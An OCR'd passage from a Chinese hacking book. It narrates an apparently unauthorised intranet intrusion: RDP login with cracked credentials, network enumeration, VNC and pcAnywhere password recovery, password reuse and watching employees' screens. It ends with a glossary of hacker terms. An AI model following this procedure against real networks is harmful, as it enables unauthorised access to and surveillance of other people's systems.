


图10.66




图10.67




图10.68

的计算机也将同时从网络中断开，无法访问网络。

拓扑发现，就是指发现完成最终用户服务所涉及到的所有实体，不仅要发现实体，而且还要发现实体在网络中所起的作用及实体间互相连接的方式。构成网络的节点间特定的物理的即真实的、或者逻辑的即虚拟的排列方式称为网络拓扑。

首先我们来看一下大致的环境，直接从远程桌面连接对方的“IP:3389”就可以登录服务器了，如图10.63。

下面我们进行操作，执行“ipconfig /all”命令，可以获得该主机的IP和网关信息，主机为内网IP地址，可能管理员设置的不太规范，将主机IP设为了“192.254.43.1”，如图10.64。

点键点击“我的电脑”，选择“属性”，显示为“WORKGROUP”，判断是为工作组模式的局域网，并且可以根据计算机名db_server大体判断该机的角色为一台数据库服务器，网络管理员为了管理上的方便，将很多名字改为了英文的缩写，如图10.65。




图10.65

接下来，我执行了**tracert 192.254.43.253**命令，看来该机距离它的默认网关只有这一跳，如图10.66。在Cmd下继续执行**net view /domain**，显示工作组为两个，如图10.67。

再通过执行**net view /domain:组名**，分别列出了两个工作组的计算机列表，如图10.68。并且通过“ping 计算机名”可以得到了部分电脑的IP地址，如图10.69。




图10.69

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

为了发现活跃的主机段，我使用superscan扫描了192.254.43.1-253的整个网段的全部端口，如图10.70。可以发现192.254.43.253的22，23，1723服务，应该是开启了VPN服务的Linux主机，如图10.71。




图10.70



图10.71

二、常见敏感信息收集

使用3389直接登录进的这台电脑上摆着个“Remote Desktop Connection”，这分明就是系统管理员“故意”留给我们的信息 如图10.72。我们可以尽可能的去发现和寻找管理员的登录信息，包括FTP和WWW等。直接双击打开后可以看到 “192.254.43.2”、“192.254.43.3”、“210.112.244.30”三台主机IP地址，如图10.73。




图10.73

其中“192.254.43.2”、“192.254.43.3”这两台电脑的密码和我们上边破解出来的密码相同，于是就直接搞定了这两台电脑，并且根据计算机名推断，应该分别为对内的web server和数据库服务器。使用hscan扫描弱口令，没有什么结果，如图10.74。那么我们就有选择性的扫描它的几个敏感端口：1433，3389，80，5900（vnc），5631（pcanywhere），53（dns），开启了VNC的还真不少呀，如图10.75。




图10.72




图10.75




图10.74

扫描出了一批存在vnc的主机，下面就要发挥我们社工思路了，由于192.254.43.2上安装了vnc的服务端，并且启动之后如图10.76所示，那么我们就可以直接使用星号查看器读取出该值，原来是简单的不能再简单的11111，如图10.77。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.76




图10.78




图10.77




图10.79




图10.81




图10.80

经过测试，发现下面的所有电脑都可以使用该口令通过vnc连接：192.254.43.72、192.254.43.75、192.254.43.77、192.254.43.78、192.254.43.91、192.254.43.92。通过VNC观察，发现韩国的员工们正在上网，就不打扰他们了，再来看192.254.43.3这台主机，还安装了pcanywhere，如图10.78，打开该目录“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere”，看到了让我欣喜若狂的cif文件，如图10.79。

我马上往这台电脑上下载了pcanywhere密码破解工具，密码确实能够被破解出来，如图10.80。然后我又在192.254.43.1上安装了一个pcanywhere的客户端，成功的连接了几台主机，如图10.81。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

附　录

什么是黑客（hacker）

黑客（hacker），源于英语动词hack，意为“劈，砍”，引申为“干了一件非常漂亮的工作”。在早期麻省理工学院的校园俚语中，“黑客”则有“恶作剧”之意，尤指手法巧妙、技术高明的恶作剧。在日本《新黑客词典》中，对黑客的定义是“喜欢探索软件程序奥秘，并从中增长了其个人才干的人。他们不象绝大多数电脑使用者那样，只规规矩矩的了解别人指定了解的狭小部分知识”。

在中国，带有“黑”字的就被认为是阴暗见不得阳光的，不干净的，不流卑鄙的意思，所以黑客就被媒体误解成了另一批人——那些利用网络漏洞破坏网络，盗取、勒索、敲诈他人财产的人。这些人也喜欢入侵，但是他们往往带有私心，也有不少出于好奇但是只会用别人制作好的工具，发布过的漏洞进行入侵。这些人入侵或是为了谋利，或是为了满足自己的虚荣心，或是为了向心目中神圣的“黑客”技术踏出第一步。但是他们一旦被媒体曝光，炒作，他们也能冠上“黑客”的称号。

实际上这些人根本不具备黑客定义里的那些才能，达不到黑客的标准，他们充其量只能算作“脚本小子”，仅仅通过别人制作好的工具，利用一些不是自己发现的漏洞四处入侵，虽然手段不怎么高超，可是危害却实在巨大，因此政府开始制定法律来约束他们，管理他们。不少有名气的黑客在完成自己的表演秀之后，也会锒铛入狱待上一些年。而那些以谋取财富为目的的人除了被抓入狱外，还会被没收所有的非法所得，罚款甚至是更严厉的处罚。

在中国，相关的法律已经越来越完善，我们希望读者都是在了解真正的黑客文化，遵循黑客守则的前提下，守护属于自己的精神信仰！我们不做脚本小子！我们不用尝到的技术谋求私利，我们不给黑客精神抹黑！否则，这把刺向他人的双刃剑有一天一定也会让自己付出相应的代价！

黑客的起源

一般认为，黑客起源于上世纪50年代美国麻省理工学院的实验室中，他们精力充沛，热衷于解决难题。60、70年代，“黑客”一词极富褒义，用于指那些独立思考、奉公守法的计算机迷，他们智力超群，对电脑全身心投入，从事黑客活动意味着对计算机的最大潜力进行智力上的自由探索，为电脑技术的发展做出了巨大的贡献。正是因为这些黑客，倡导了一场个人计算机革命，倡导了现行的计算机开放式体系结构，打破了以往计算机技术只掌握在少数人手里的局面，开了个人计算机的先河，提出了“计算机为人民所用”的观点，他们是电脑发展史上的英雄。从事黑客活动的经历，成为后来许多计算机巨子简历上不可或缺的一部分。

怎样才算是一名黑客

首先，黑客绝非是自称的，自称为黑客，甚至取了一个与黑客相关的名字，都会遭到真正的黑客的嘲笑（例如把所谓的爱国黑客叫做“红客”，或者别“X”客）。在黑客的圈子里，只有其他的黑客接纳了你，得到其他黑客的认可，你才能算是黑客。

其次，你应该具有一定的创造力，一个仅仅拿着黑客前辈们所编写的黑客软件到处乱试，一旦出现问题却又束手无策的人，绝对称不上是黑客。

此外，一名黑客还应当具有黑客的精神以及黑客的行为，要能够融入黑客们自然形成的黑客文化当中去。当然，最重要的就是：你必须具备黑客所应当有的技能，必须是技术上的行家，并且热衷于解决问题，能够无偿的帮助别人。

黑客行为

1、不随便攻击个人用户及站点

作为一个黑客，在找到系统漏洞并侵入的时候，往往都会很小心的避免造成损失，并且善意的提醒系统管理员。但是在这个过程中会有许多因素是未知的，没有人能肯定最终会是什么结果，因此一个好的黑客是不会随便攻击个人用户及站点的。

2、多编写一些有用的软件

这些软件都是免费的，但又和一般的共享软件有所不同，因为这些软件的源代码同时也是公开的。

3、帮助别的黑客测试与调试软件

没有人能写出完全没有一点错误或是不需要改进的完美软件，因而对软件的测试与调试是非常重要的。测试与调试软件甚至会比编写软件更耗费精力，但在黑客的世界中，这或许并算不了什么的，因为在你编写出一个软件后，会有许多其他的黑客热心的帮助你测试与调试。

4、义务做一些力所能及的事情

黑客们都以探索漏洞与编写程序为乐，但在黑客的圈子里，除了探索漏洞与编程程序外，还有许多其他的杂事，如维护和管理相关的黑客论坛、新闻组以及邮件列表，维持大的软件供应站点，推动RFC和其他技术标准等等，这些事情都需要有人来做，但也许并不都是那么令人感到有趣。所以，那些花费大量精力，义务的为网友们整理FAQ、写教程的黑客，以及各黑客站点的站长，在网络上也都是令人尊敬的。

5、洁身自好，不与“骇客”混在一起

真正的黑客总是耻于与“骇客”为伍，黑客不会随意破解商业软件并将其广泛流传，也不会恶意侵入别人的网站并造成损失，黑客的所作所为应当更象是对于网络安全的监督。

黑客精神

1、free——自由、免费

这是黑客文化的精髓之一，“free”是作为一个黑客所

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

应该具有的态度。作为一个好的黑客，应该主动去发现问题并解决问题，同时还要创造新的东西，相信自由并自愿的互相帮助。黑客们编写的各种黑客软件都是完全免费共享的，甚至连源代码也都是公开的，黑客们在帮助你之后，唯一的要求就是在你成长起来以后同样的去帮助别人。所以，“free”可以算是黑客的传统精神，也是一个真正的黑客所尽力保持的。

2、探索与创新的精神

所有的黑客都是喜欢探索软件程序奥秘的人，他们探索着程序与系统的漏洞，并能够从中学习到很多知识，在发现问题的同时，他们都会提出解决问题的创新方法。

3、反传统的精神

反传统的精神在黑客们的身上表现的最明显不过了，不具备这种精神的人，很难想象他会成为一名黑客。而这里的“反传统”主要是指科学技术上的反传统，并不包含任何贬义。黑客们做的最多的事情就是探索与创新，这都需要他们具有反传统的精神，他们的快乐就源于攻破传统的东西。

4、合作的精神

个人的力量毕竟是有限的，黑客们很明白这一点，因此才有了那么多供黑客交流的论坛与新闻组，在技术上保留的人是不可能成为黑客的。

什么是菜鸟

“菜鸟”是一种谦虚的说法，比喻自己的水平很差，就象是一只什么都不会的小鸟一样。

什么是肉鸡

所谓“肉鸡”其实是一种很形象的比喻，比喻那些可以随意被我们控制的电脑，对方可以是Windows系统，也可以UNIX/Linux系统，可以是普通的个人电脑，也可是大型的的服务器，我们可以象操作自己的电脑那样来操作它们，而不被对方所发觉。

什么是弱口令

弱口令是指口令（密码）强度不够、容易被猜解的，类似123、abc这样的口令（密码）。当然，除了这些以外，还有一些，例如口令为空，这是最致命的了。还有就是口令和用户名相同，这样的口令也非常容易被破解。

什么是shell

shell指的是一种命令执行环境，比如我们使用鼠标点击桌面左下角的“开始”－“程序”－“附件”－“命令提示符”后，会出现一个用于执行命令的黑色窗口，这就是Windows的shell执行环境。通常当我们使用远程溢出程序成功溢出远程电脑后得到的那个用于执行系统命令的环境，就是对方的shell。

什么是webshell

webshell是以asp（aspx）、php、jsp或cgi等网页文件形式存在的一种命令执行环境，也可以将其称作是一种网页后门。黑客在入侵了一个网站后，通常会将这些asp或php后门文件与网站服务器web目录下正常的网页文件混在一起，然后就可以使用浏览器来访问这些asp或php后门，得到一个命令执行环境，以达到控制网站服务器的目的。可以上传下载文件、查看数据库、执行任意命令等（根据权限的不同，可以做不同的事情）。

什么是注入

随着B/S模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验也参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使得应用程序存在安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想得知的数据，这就是所谓的SQL Injection，即SQL注入，这也是目前使用最为广泛的一种网站入侵方式。

什么是注入点

就是可以实行注入的地方，通常是一个可以访问数据库的链接。根据注入点数据库的运行帐号的权限不同，你所得到的权限也不同。比如MSSQL的SA帐号，它所对应的注入点通常就是系统权限，很容易控制服务器；但如果是DB_OWNER权限就不能直接执行系统命令，但可以通过备份数据库的方法来得到webshell后再另处提升权限。

什么是提权（提升权限）

现在的操作系统，为了安全性，都引入了权限这个概念，那么，到底权限是什么呢？我们举个简单的例子来说明吧。比如系统管理员设置甲用户只允许访问A目录，设置乙用户只允许访问B目录，那么，甲用户是不能访问B目录，而乙用户也是不能访问A目录的，他们更不允许来更改这个设置，这就是权限。倘若甲用户或乙用户利用系统中的安全漏洞或是别的方法使得自己突破了原来的限制，能够非常访问对方目录甚至是使得自己能够向管理员那样来获取对整个系统的控制，这就是提权。

什么是脚本

脚本（script），早期是指一些解释执行类程序的专用名词。这些编程方法比较简单，语法也比较宽松，在需要的时候随便写入几行代码就可以试着运行的调试了，那时称它们为脚本编程。后来ASP、PHP程序的注入、跨站等漏洞发生后，安全界就把基于网站的这些东西称为脚本攻击了。而那些只会使用别人制作好的工具来入侵的人也被称为了“脚本小子”（script boy）。

什么是0day

0day最初是用在破解的领域中，当时是指某个软件推出后在不到24个小时内被破解，并发布到网上与大家共享。但现在的安全界都将0day理解为还没有发布补丁的漏洞，因为没有补丁，所以这样的漏洞危害非常大。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM